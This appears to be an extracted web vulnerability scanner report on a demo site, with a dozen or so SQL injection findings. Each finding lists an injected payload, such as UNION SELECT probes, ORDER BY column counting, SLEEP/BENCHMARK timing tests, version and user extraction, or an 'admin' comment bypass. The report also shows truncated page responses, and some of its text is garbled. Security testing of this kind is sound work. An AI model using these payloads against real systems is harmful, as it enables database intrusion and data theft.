	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1839

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhfEUGAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1840				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',				

	2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1841

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 28</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 28
Name	Value				
DemoUser1#	ORDER BY 28				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwVnNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1843

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1844	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1845

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>/*...*/</td></tr></table>	Name	Value	DemoUser1#	/*...*/
Name	Value				
DemoUser1#	/*...*/				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1846				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>") or ("x"))(("x</td></tr></table>	Name	Value	DemoUser1#	") or ("x"))(("x
Name	Value				
DemoUser1#	") or ("x"))(("x				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1847

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 21#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 21#
Name	Value				
DemoUser1#	ORDER BY 21#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1848				


Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" --</td></tr></table>	Name	Value	DemoUser1#	admin" --
Name	Value				
DemoUser1#	admin" --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1849

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' UNION SELECT sum(columnname) from tablename --</td></tr></table>	Name	Value	DemoUser1#	' UNION SELECT sum(columnname) from tablename --
Name	Value				
DemoUser1#	' UNION SELECT sum(columnname) from tablename --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1850				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 1,2 #</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2 #
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2 #				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1851				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A'))--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A'))--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A'))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1852	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10 #</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10 #
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10 #					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 